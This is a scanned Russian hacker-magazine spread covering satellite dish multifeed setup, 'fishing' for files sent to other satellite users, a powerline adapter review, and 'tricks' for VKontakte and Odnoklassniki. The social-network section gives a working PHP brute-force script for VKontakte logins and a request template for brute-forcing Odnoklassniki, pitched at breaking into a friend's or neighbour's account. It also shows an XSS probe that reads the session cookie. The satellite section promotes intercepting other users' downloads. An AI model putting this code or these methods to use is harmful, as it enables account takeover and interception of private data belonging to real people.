
Утомил теорией? Наверное, руки чешутся что-нибудь привинтить и покрутить? Уговорил, переходим к практике :).
Нам понадобятся:
1. Второй конвертер.
2. Переключатель DiSEqC, для подключения двух конвертеров к одному приемнику.
3. Кронштейн для крепления второго конвертера.
Конвертер и переключатель купи в любом магазине оборудования спутникового телевидения. Кронштейн можно купить там же, но я часто изготавливал его самостоятельно из двух резьбовых шпилек М6 и двух сантехнических хомутов. Сантехнические хомуты изначально предназначены для крепления водопроводных труб к стене и бывают разного размера. Подбирай такой хомут, чтобы он плотно обхватывал и зажимал «шейку» конвертера.

Хинты по спутниковой рыбалке


Поток данных со спутника одинаков для всех: транспондер не может отправить данные для одного конкретного пользователя, поэтому передает «заказанные» файлы всем сразу. Определить, что эта часть потока предназначена для него, — задача непосредственно пользователя (вернее сказать, его оборудования и софта). Естественно, при желании можно обрабатывать сразу весь поток, и при помощи специальных граббегов (сниферов) извлекать файлы, которые на самом деле были переданы другим пользователям. Такой прием, как мы уже когда-то рассказывали, называется «рыбалка» или «фишинг». К сожалению, программа SkyNet, являющаяся первопроходцем в этой теме, больше не развивается. Зато разработкой занялись группы энтузиастов, которые выпускают различные ее модификации. Например, популярный мод от K.TOD (в версиях как для Win32, так и Linux) и мод от SORRY (он же BetaSky). Помимо этого огромную популярность завоевал с нуля написанный проект — Manna project (www.manna-project.net). Если всерьез решил заняться рыбалкой, будь готов к ежедневной работе по разбору всего того барахла, которое перехватит файл-граббер. Его будет не просто много, а катастрофически много. Чтобы облегчить себе жизнь, рекомендую взять на заметку несколько инструментов:


Dilatazione 1.2 (emelya.3dn.ru) — миниатюрная, но очень полезная утилита для определения типов файлов и автоматического их переименовывания. Невероятно полезна ввиду того, что перехваченные файлы зачастую оказываются без расширения в принципе.
SkySorter (mp3fisher.narod.ru) — мощная программа для сортировки файлов, полученных снифером со спутника. Автоматически распаковывает многотомные архивы, подбирает к ним пароль, переименовывает mp3, ogg файлов по информации из ID3 тэгов v1 и v2, а также сортирует графические файлы и видео.
CloneSpy (www.clonespy.com) — компактная бесплатная утилита для поиска дубликатов файлов со множеством интересных решений.
И еще один хинт. Иногда некоторые части архива некого перехваченного файла оказываются битыми или вообще теряются. Потерянную часть можно попробовать поискать в интернете, но удается это далеко не всегда. Куда проще отыскать ее у таких же рыбаков, как и ты. В этих целях некоторые энтузиасты поднимают специальные «серверы для ремонта», где некоторое время (обычно около недели) хранят все отснифанные файлы. Актуальный список серваков всегда доступен здесь: http://viaccessfree.biz/forum/showthread.php?t=27753.

Если конструкция конвертеродержателя на антенне не позволяет закрепить хомут на «шейке» конвертера (элементарно не хватает места), то можно взять хомут большего диаметра и закрепить его за облучатель (за «голову» конвертера). Далее — смотрим фотографии с подробным описанием.
Как ты уже, наверное, обратил внимание, на каждом из этих мультифидов своя конструкция кронштейна. Делались кронштейны из того, что было под рукой :). Тебе тоже никто не запрещает применить смекалку и сделать по-своему; самое главное, чтобы конвертер мог иметь две степени свободы — по горизонтали и вертикали, и надежно фиксироваться в нужном положении.
Вооружился всем необходимым? Можно приступать к установке антенны с мультифидом. Не исключаю, что эту статью читает человек, абсолютно не представляющий, как настраивать спутниковую антенну. Опишу, пожалуй, подробно процедуру установки и настройки.
Итак, первоочередная задача — настроиться на основной спутник. Для начала нужно выбрать и подготовить место установки. Место выбирай так, чтобы по направлению на спутник (а лучше, на как можно больше спутников!) не было никаких преград — зданий, там, или деревьев. В идеале, надо избегать даже натянутых проводов по направлению приема. Азимуты на спутники ты можешь рассчитать при помощи программы Satellite Antenna Alignment. Определить направление по азимуту на месте можно при помощи компаса, но точнее будет, если ты при помощи этой же программы посчитаешь, в какое время направление на солнце будет совпадать с азимутом. Учитывать необходимо еще и то, что антенну нужно закрепить как можно надежней: хорошо, если это будет на капитальной стене здания. Немаловажно, чтобы тебе было удобно настраивать антенну; редко, конечно, так получается, но продумать этот момент стоит заранее. Настраивая антенну впервые, ты проведешь около нее массу времени.
Надеюсь, что опору ты закрепил достаточно надежно. Теперь тебе необходимо запастись линейкой и отвесом — и выполнить предварительные расчеты. Рассчитай при помощи программы угол места для спутника и угол офсетности твоей антенны. Отняв от угла места угол офсетности, мы получим угол, на который должен быть наклонен рефлектор антенны относительно вертикали. Если цифра получилась положительной, то антенна будет смотреть вверх; если отрицательная, то вниз. Не пугайся, если тебе покажется, что антенна смотрит в землю. Это особенность офсетной антенны — на самом деле «луч» приема будет направлен выше горизонта.
Угол наклона антенны у нас есть, осталось правильно его выставить. Для этого нужно измерить большой диаметр антенны и умножить это значение на синус угла наклона — тем самым получив длину одного из катетов прямоугольного треугольника. Его гипотенузой является отрезок, лежащий на плоскости антенны и равный по длине большому диаметру антенны.
Вешаем антенну на опору и выставляем угол наклона, как показано на рисунке. В данном случае угол наклона положительный. Если он у тебя получился отрицательный, то линейку нужно будет прикладывать снизу.
Если ты настраиваешь спутник, азимут которого не сильно отличается от направления на юг (до 15 градусов), то конвертер следует установить вертикально. Когда азимут спутника сильно отличается от направления на юг, то поверни конвертер по часовой стрелке, если спутник ближе к западу — и против часовой стрелки, если ближе к востоку. Направление поворота нужно определять, стоя лицом к спутнику. Поворачивать конвертер нужно тем сильнее, чем больше отличается азимут спутника от направления на юг. Максимальный угол поворота на самых крайних спутниках — не более 35 градусов!
Для конвертеров с круговой поляризацией поворот не имеет значения, крепить его можно как угодно. Для конвертеров C-band с круговой поляризацией следует повернуть его так, чтобы вода, попавшая в волновод, не затекала в электронный блок. А затекать вода может только в тех местах, где в волновод входят приемные зонды (штыри).
Если наклон рефлектора выставлен верно, — это 90% успеха. Останется только повернуть антенну в нужном направлении. Шансы на удачную настройку увеличатся, если ты, рассчитав при помощи программы Satellite Antenna Alignment время, когда солнце находится в направлении по нужному азимуту, заметишь какой-нибудь ориентир, где будет находиться солнце в расчетное время, и при установке направишь антенну на него. Совет: используй, как прицел, штангу конвертеродержателя.
Идеальным вариантом будет, если для контроля сигнала ты вытащишь приемник и телевизор (ну, или компьютер и монитор) к месту установки. Иначе тебе потребуется помощник с рацией или телефоном, который будет контролировать уровень сигнала и сообщать о нем. При настройке спутникового телевидения на компьютере можно воспользоваться программой **Fast Sat Finder**, которая умеет голосом зачитывать уровень сигнала (необходимо только удлинить провод динамика и вытащить его с собой на крышу).
Лучше, если у тебя будут параметры заведомо рабочего транспондера со спутника, который ты настраиваешь. Найти **параметры транспондеров** можно на сайте www.lyngsat.com. Итак, собираем схему, включаем все, выставляем рабочие параметры транспондера и, включив приемник в режим контроля сигнала, начинаем медленно поворачивать антенну. Здесь нужно учитывать, что приемнику нужно некоторое время, чтобы залочить



Устройство мультифида


Делаем крепление для второго конвертера с помощью сантехнического хомута и шпильки



Угол наклона антенны у нас есть, теперь его нужно правильно выставить. Для этого нужно измерить большой диаметр антенны и умножить это значение на синус угла наклона, тем самым получив длину одного из катетов прямоугольного треугольника, гипотенузой которого является отрезок, лежащий на плоскости антенны и равный по длине большому диаметру антенны. Вешаем антенну на опору и выставляем угол наклона, как показано на рисунке

сигнал, поэтому торопиться не следует. Чаще всего приемник индицирует две шкалы: сигнал и качество. Большее внимание нужно уделять шкале «качество», — именно она отображает уровень полезного сигнала.
Когда ты повернешь антенну в нужном направлении и появится уровень по шкале «качество», нужно будет точно отстроить антенну и затянуть крепежные гайки. Контролировать точность настройки можно, если отклонять антенну, слегка потянув за ее край. Сигнал должен уменьшаться при отклонении во всех направлениях (вверх, вниз, влево и вправо). Только после этого можно считать, что антенна настроена точно.
Если ты настраиваешь антенну на спутник с линейной поляризацией, то нужно еще подкорректировать положение конвертера — плавно вращая его, добиться наибольшего показания шкалы «качество».
Освоив настройку антенны на основной спутник, ты без труда настроишь мультифид. Нужно закрепить второй конвертер в расчетную точку и попробовать принять сигнал. С вероятностью 60% сигнал будет сразу. Подстрой положение конвертера по максимуму уровня, перемещая понемногу вверх, вниз, влево, вправо — и затяни крепления. Не забудь подстроить конвертер по максимуму сигнала, вращая его вокруг оси, так же, как при настройке на основной спутник.

ПОДВОДНЫЕ КАМНИ И КАК ИХ ОБОЙТИ

А сейчас я постараюсь оградить тебя от неприятностей, которые могут возникнуть по причине неправильного выбора оборудования, установки или настройки.

1. Антенну для установки с мультифидом лучше выбирать офсетную длиннофокусную. Прямофокусная антенна, чаще всего, короткофокусная и конструктивно неудобна для монтажа мультифида. На длиннофокусной антенне мультифид работает эффективней.

2. При выборе переключателя DiSEqC нужно поинтересоваться у продавца, насколько стабильно модель работает с вашим приемником. Достаточно часто наблюдается нестабильная работа или даже несовместимость приемника с переключателем. Брать лучше сразу переключатель на четыре входа — стоят они так же, как и на два входа, но будет запас на расширение.

3. Если ты устанавливаешь мультифид в связке с мотором, включай переключатель по схеме: конвертеры — переключатель — мотор — приемник. Если ты включишь переключатель до мотора, то ток питания мотора пойдет через переключатель, а он на такие нагрузки не рассчитан и может выйти из строя.

4. Когда изготавливаешь кронштейн мультифида, желательно его сделать длиннее, чем нужно по расчетам. Во-первых, тебе нужен запас для регулировки. Во-вторых, не исключено, что в будущем захочется перенастроить мультифид на другой спутник. Также никто не запрещает поставить третий конвертер, еще на один спутник, тогда запас и пригодится. Нужно всего лишь приобрести еще один сантехнический хомут и прикрутить его в нужном месте — на те же шпильки.

5. При подключении переключателя на первый вход включай основной конвертер. Даже если переключатель выйдет из строя, первый вход останется в работе.

6. Закрепи около антенны половинку пластиковой бутылки (дном вверх) и помести в нее подключенный переключатель. Это самый надежный способ уберечь переключатель от попадания влаги.

7. Если антенна устанавливается в труднодоступном месте, то не поленись и настрой мультифид на земле, закрепив антенну на подходящую стойку. Установив антенну на штатное место, тебе останется только подкорректировать при необходимости угол места на антенне и положение мультифида (вверх-вниз). Корректировки, скорее всего, не избежать, потому что стойки могут иметь разный угол наклона, но эта процедура существенно упростит настройку.

8. Перед началом установки и настройки постарайся уточнить у знакомых, кто принимает нужный спутник и какой транспондер самый сильный, — он понадобится для первоначального наведения антенны. А также пригодится самый слабый: по нему удобно будет точно отъюстировать антенну.

ASUS PL-X31

Защищенный Ethernet по обычной электропроводке

Автор: Степан Ильин

В стремлении избавиться от проводов мы испробовали многое. Очевидным решением кажется использование сетей Wi-Fi (особенно с учетом появления высокоскоростного 802.11n). Но вот незадача: и беспроводная сеть не решает проблему полностью! Три-четыре стены – и никакой сигнал от точки доступа уже «не пробьет». Не начинать же сразу тянуть витую пару, тщательно маскируя провода под плинтусом? На самом деле, провода, которые понадобятся в твоей квартире – это обычная электрическая проводка. Не нужно прокладывать «витуху» в каждую комнату – всю черную работу давно выполнили за тебя строители. А производители сетевого оборудования сделали возможным это использовать.

Как это работает?

Технология Powerline появилась еще десятилетия назад. Тогда низкоскоростные (скорость иногда ниже, чем 0,01 Кбит/с) технологии стали использовать в энергетике на высоковольтных магистралях – для передачи технической информации, например, о напряжении на подстанциях. Похожие принципы используются производителями для работы над технологией PLC (Power Line Communication), позволяющей передавать данные на скоростях в десятки Мбит/с. И компания ASUS – тут, естественно, не исключение.
Отправить данные по обычной проводке, где под высоким напряжением передается электроэнергия, – задача уже сама по себе непростая, а с учетом российских реалий усложняется вдвойне. Сплошь и рядом – ветхие провода, проложенные в прошлом веке, куча изгибов и повреждений, наспех сделанные «скрутки» и прочие ужасы. В итоге получаем разделяемую среду (одна на всех) и море помех, с которыми нужно как-то бороться. Ничего не напоминает? Условия очень похожи на радио-эфир, поэтому здесь используются практически те же самые алгоритмы модуляции и принципы передачи сигнала. Занимается модуляцией/демодуляцией специальный PLC-модем – именно он вставляется в розетку, а от него к компьютеру идет самый обыкновенный патчкорд (хотя существуют версии USB, но это редкость). Для передачи применяют диапазон несущих частот от 1,6 до 30 МГц. Канал передачи данных образуется 84-мя поднесущими частотами. Используется полудуплексный режим передачи (то есть – только либо прием, либо передача). Поскольку электрическая сеть единственная, и в ней одновременно может находиться несколько передающих адаптеров, – имеет место разделение физической среды. Для организации доступа к среде применяется протокол CSMA/CA (Carrier sense multiple access with collision avoidance). В отличие от классического для Ethernet-сетей метода CSMA/CD (collision detection) здесь каждый раз после передачи кадра станция ждет подтверждения приема. Если подтверждение не получено, считается, что произошла коллизия, и через случайный промежуток времени передача повторяется.

Что нужно?


Давай разберемся, что нам понадобится, чтобы организовать локальную сеть посредством обычной электрической проводки? Вся прелесть в том, что тебе необходимо приобрести лишь два Powerline-адаптера. ASUS PL-X31 – недорогой и вполне доступный вариант (только-только появившийся в продаже). Адаптер построен с применением стандарта HomePlug AV, который используют и другие вендоры, и подразумевает передачу данных на скорости до 200 Мбит/с (в идеальных условиях, что практически нереально) и поддержку шифрования.


Характеристики продукта


- **Порты:** 1 x AC 200 Мбит/с PLC + 1 x 10/100 Ethernet
- **Напряжение питания:** 100-240 В при 50-60 Гц
- **Размеры:** 112 x 80 x 27,2 мм
- **Шифрование данных:** 128-бит AES
- **Максимальное удаление:** 300 м
- **Поддержка Quality of Service (QoS)**
- **Совместимые ОС:** Windows 98, 2000, XP, Vista

У меня дома стоит маршрутизатор, который автоматически выдает IP-адреса (установлен DHCP-сервер) и одновременно является шлюзом в инет. Не зная о принципе работы девайсов, я думал, что придется долго с ними колдовать, править таблицу маршрутизации и всячески заморачиваться, чтобы подключить к роутеру еще один компьютер в удаленной комнате, куда не был протянут сетевой кабель. Но все оказалось просто, как дважды два. Один из адаптеров PL-X31 я воткнул в розетку рядом с маршрутизатором и соединил их патчкордом, а другой – подключил к компьютеру в удаленной комнате, где как раз была свободная розетка. Каково же было мое удивление, когда сетевой адаптер на компьютере тут же получил IP-шник от моего маршрутизатора и подключился к инету. Настройка вообще не нужна! После проверки ARP-таблиц стало ясно, что сетевые адаптеры даже не подозревают о наличии каких-то промежуточных устройств – два powerline-адаптера в самом простом случае выступают просто, как «умный» кусок сетевого кабеля, передавая пакеты по обычной проводке. Замечу, что любая передача осуществля-









ется исключительно в зашифрованном виде.
Для работы нескольких девайсов иногда может понадобиться их немного отконфигурировать. Делается это с помощью специальной утилиты – ASUS PL-X31. В окне программы отображаются устройства (а точнее, их MAC-адреса), подключенные непосредственно к компьютеру, а также найденные через электрическую сеть. Программа периодически отправляет в сеть пакеты с запросом, поэтому список доступных девайсов с указанием уровня приема и возможной скорости передачи данных постоянно обновляется. Если есть необходимость сделать приватную сеть, – с помощью специальной вкладки можно заставить девайс работать только с определенными адаптерами.
Тебе интересно, насколько хорошо это работает? В рамках квартиры – очень хорошо! Для тестирования проводного сегмента я заюзал программу NetIQ Chariot и скрипт Throughput с передачей пакетов максимального размера. На двух станциях устанавливались так называемые endpoint-программы, затем в консоли NetIQ Chariot запускался скрипт генерации трафика. Конечно, заявленные стандартом 200 МБит/с добиться ни удалось, но 40 Мбит/с – вполне реальная цифра, без задержек и потерь пакетов. В любой точке квартиры и практически с любых розеток скорость оставалась почти неизменной. Надо сказать, что в моем доме установлено оборудование для подключения к интернету из розетки. И я не исключаю, что это может серьезно влиять на скорость работы устройств ASUS. В любом случае, даже 40 Мбит/с достаточно для просмотра видео в реальном времени. К сожалению, эксперимент с подключением к адаптеру, установленному в другом подъезде, провалился – устройства друг друга уже не видели.

А как же безопасность?

Я уже говорил: производителем заявлена поддержка шифрования с помощью 128-битного алгоритма AES. Однако не стоит забывать, что для передачи данных используется общая среда, а поэтому к вопросу безопасности нужно подойти особенно ответственно. Лучше всего, помимо аппаратного шифрования, воспользоваться еще и VPN-соединением. И, чтобы не морочить себе голову, я бы рекомендовал два полезных инструмента:



Remobo 0.13

www.remobo.com
Статус: Freeware
Это относительно новая утилита, аналогичная нашумевшей и много раз нами расхваленной программе Hamachi, которая позволяет установить VPN-соединение двумя кликами мыши без какой-либо изнурительной настройки и геморроя. В случае с Remobo частная сеть называется Instant Private Network (IPN) – создатели акцентируют внимание на мгновенности подключения (instant). И действительно: требуется лишь запустить на каждом из компьютеров клиентскую часть и добавить нужных пользователей в контакт-лист. В итоге мы обретаем все прелести VPN:

- удаленный доступ к домашнему компьютеру и его файлам;
- безопасный шаринг файлов;
- упрощение процедуры видеоконференций, и сетевой игры в разных играх.

Весь трафик шифруется с помощью 256-битного AES алгоритма.

Gbridge 1.0

www.gbridge.com
Статус: Freeware
Безопасная синхронизация директорий, шаринг файлов, бэкап, а также удаленный рабочий стол через VPN, основанный на использовании возможностей Google Talk. Что особенно приятно, система работает даже в том случае, если ты находишься за файрволом или NAT'ом.
Любые данные передаются в криптованном виде (AES 128-бит), а авторизация осуществляется с помощью сессионных ключей (SHA1 HMAC).



АНДРЕЙ КОМАРОВ
/ KOMAROV@GAMELAND.RU /

Фокусы в социальных сетях



ХАКЕРСКИЕ ФИШКИ «ВКОНТАКТЕ» И «ОДНОКЛАССНИКОВ»

Где бы ты ни смотрел в монитор, будь то веб-зона гостиницы, аудитория в университете, обычный офис или просто дома у соседа, ты практически везде увидишь до боли знакомые интерфейсы «Вконтакте» и «Одноклассников». Люди подсели — и подсели серьезно. Обновить профиль и выложить фотки сможет даже твоя бабушка, а вот некоторые триксы пока доступны лишь избранным. Итак, вникай.

ТРИК 1: ПОДБИРАЕМ ПАРОЛЬ ПОЛЬЗОВАТЕЛЯ VKONTAKTE.RU

Если раньше самым частым вопросом было «Как взломать почтовый ящик», то теперь новый тренд — каждый считает своим долгом подобрать пароль на профиль своей подруги/девушки/соседа (нужное подчеркнуть). А поскольку большинство пользователей социальных сетей знакомы с компьютерами лишь издалека, то и не особо заморачиваются, выставляя пароль. «1234» или свое имя — это вполне стандартная ситуация. Что ж тут удивляться, что подобрать (тьфу, конечно же, восстановить забытый) пароль во многих случаях оказывается не просто, а очень просто. И быстро. Собственно, не нужно даже каких-то специальных утилит. Вполне достаточно простенького PHP-скрипта.
Начинаем с установки параметров брутфорса:

```
$email = 'billygates@microsoft.com';
# Мыло для брута
$passw = '1234567';
# Пасс для брута
$dict = @file("dictionary.txt");
# Файл со словарем паролей или мыл
$type= 2;
# Тип атаки 1 — на одно мыло по словарю паролей, 2 — на
один пароль по словарю мыл
$result = "password.txt";
# Файл с найденным паролем
$user_agent = "Opera/9.50 (Windows NT 6.0; U; ru)";
# User-agent
```


Далее пишем простую функцию для осуществления попытки входа. Скрипт основан на нехитром способе авторизации — с помощью отправки GET-запроса по ссылке вида: vkontakte.ru/login.php?email=XXX&pass=XXX.


```
function brute($email,$pass) {
  $fp=fsockopen("vkontakte.ru",80,$errno,$errstr,10);
  $out = "GET /login.php?email=".$email."&pass=".$pass.
" HTTP/1.0\r\n";
  $out .= "Host: vkontakte.ru\r\n";
  $out .= "User-Agent: $user_agent\r\n";
  $out .= "Cookie: income=1\r\n";
  $out .= "Content-Type:text/xml; charset=windows-1251\
r\n\r\n";
  fwrite($fp,$out);
  $ans=' ';
  while(!feof($fp))
  {
    $ans.=fgets($fp,128);
  }
  fclose($fp);
  if(preg_match("/\b302 Found\b/is", $ans))
    return true;
  else return false;
}
```

Если идет подбор по словарю, эту функцию нужно вызвать столько раз, сколько возможных вариантов в словаре с пассами. Или для каждого email'а из базы, если речь о попытке войти с распространенным паролем (например, 123456). В целях экономии, этот простой код я не привожу, но полную версию скрипта ты можешь найти в приложении на диске.

ТРИК 2: ПОДБИРАЕМ ПАРОЛЬ ПОЛЬЗОВАТЕЛЯ НА «ОДНОКЛАССНИКАХ»

Если немного покорпеть, то не составит труда написать подобный брутфорус и для другого, не менее популярного, сервиса — odnoklassniki.ru.


Так выглядит утилита для спама «в контакте»


Вкладка «Друзья», фильтр друзей — вставим `<image src="" onerror=alert('wow!')`. Как видишь, появилось уведомление, стало быть, наш JS-код выполнился. Попробуем изучить перехваченный кук, который устанавливается сервисом (`alert(document.cookie)`)

Однако используемый в нем подход для авторизации сильно отличается. Вместо GET, используются POST-запросы вида:

```
$data = "st.posted=set&st.email=$acc&st.
password=$pass&button_go=%D0%92%D0%BE%D0%B9%
D1%82%D0%B8";

$re = "POST http://w17.odnoklassniki.
ru/cdk/st.cmd/login/tkn/5622 HTTP/1.1\
nHost: w17.odnoklassniki.ru\n"."User-
Agent: Mozilla/4.0 (compatible; MSIE 7.0b1;
Windows NT 5.1; SV1; .NET CLR 1.1.4322;
MS IdentiServ 1.4.12)\nKeep-Alive: 300\
n"."Connection: keep-alive\nReferer:
http://w17.odnoklassniki.ru\n"."Content-
Type: application/x-www-form-urlencoded\
n"."Content-Length: $len\n\n$data";
```

Запрос осуществляется на 80 порт, но есть один важный нюанс. Дело в том, что odnoklassniki.ru специальным образом распределяют запросы, балансируя нагрузку. Видишь адрес `w17.odnoklassniki.ru`? Так вот, в данном случае запрос уходит на некоторый w17-сервер. В общем виде параметр `wXX` (где `xx` — некоторые цифры) часто обновляется: осуществляя множество попыток авторизации, необходимо отнестись к этому крайне внимательно.

ТРИК 3: НЕВИДИМОСТЬ ПРИ СЕРФИНГЕ VKONTAKTE.RU

Просмотрев страницу пользователя в «Одноклассниках», ты обязательно оставляешь след — владелец профиля узнает, кто и когда им интересовался. Отличный способ монетизации: не хочешь палиться — плати денежку. «Вконтакте» такую систему не практикует, поэтому просматривать страницы друзей и подружек можно, сколько влезет, не опасаясь за свое инкогнито. Другое дело, что иногда хочется заходить на сайт незаметно: так, чтобы другие не заметили твоего появления (а это выдает окно «Друзья онлайн» и информация о твоем профиле). Впрочем, остаться невидимым можно. Для осуществления нехитрой операции необходимо поправить специальный параметр в браузере, который отвечает за количество одновременных соединений для указанного узла. Проще всего это сделать в Mozilla Firefox, воспользовавшись служебной страницей для тонкой настройки браузера. Для этого в адресной строке набираем about:config, после чего с помощью поля filter вводим названия нужного параметра — network.http.redirection-limit. Теперь вместо внушительного списка всевозможных настроек мы видим только то, что нужно. Нехитрым образом меняем его значение на 0 (тем самым запрещая обрабатывать переадресации). Открываем новую вкладку (<Ctrl+T>), грузим страницу входа http://vkontakte.ru/login.php и логинимся. Вылезет ошибка, но так и должно быть. Далее — переходим на какую-нить другую страницу, например — http://vkontakte.ru/friend.php. После этого необходимо вновь открыть вкладку с настройками и изменить значение параметра network.http.redirection-limit на дефолтное (обычно — 20). Готово! Теперь ты в инвизе для своих друзей, однако тебе придется тщательно обходить стороной ссылки, содержащие в адресе «`profile.php`».

ТРИК 4: ИМПОРТИРУЕМ ДНИ РОЖДЕНИЯ ИЗ VKONTAKTE

За что я люблю «Контакт», так это за базу дней рождений большинства своих знакомых. Уверен, что и у тебя друзья вполне прогрессивные и, если даже не пользуются сервисом, то, по меньшей мере, завели в нем аккаунт, указав свой день рождения. Ежедневно заходить на этот ресурс, чтобы прочекать радостные события, у меня нет возможности, поэтому очень хорошо было бы их оттуда экспортировать. **Наш читатель** — **Nizamov** <nizamov@inbox.ru> — написал специальный скрипт, позволяющий быстро и без проблем выполнить подобную операцию. Скачать его можно по адресу: http://code.google.com/p/gangsta-geek/source/browse/trunk/vk_calendar_bat_ics.pl.

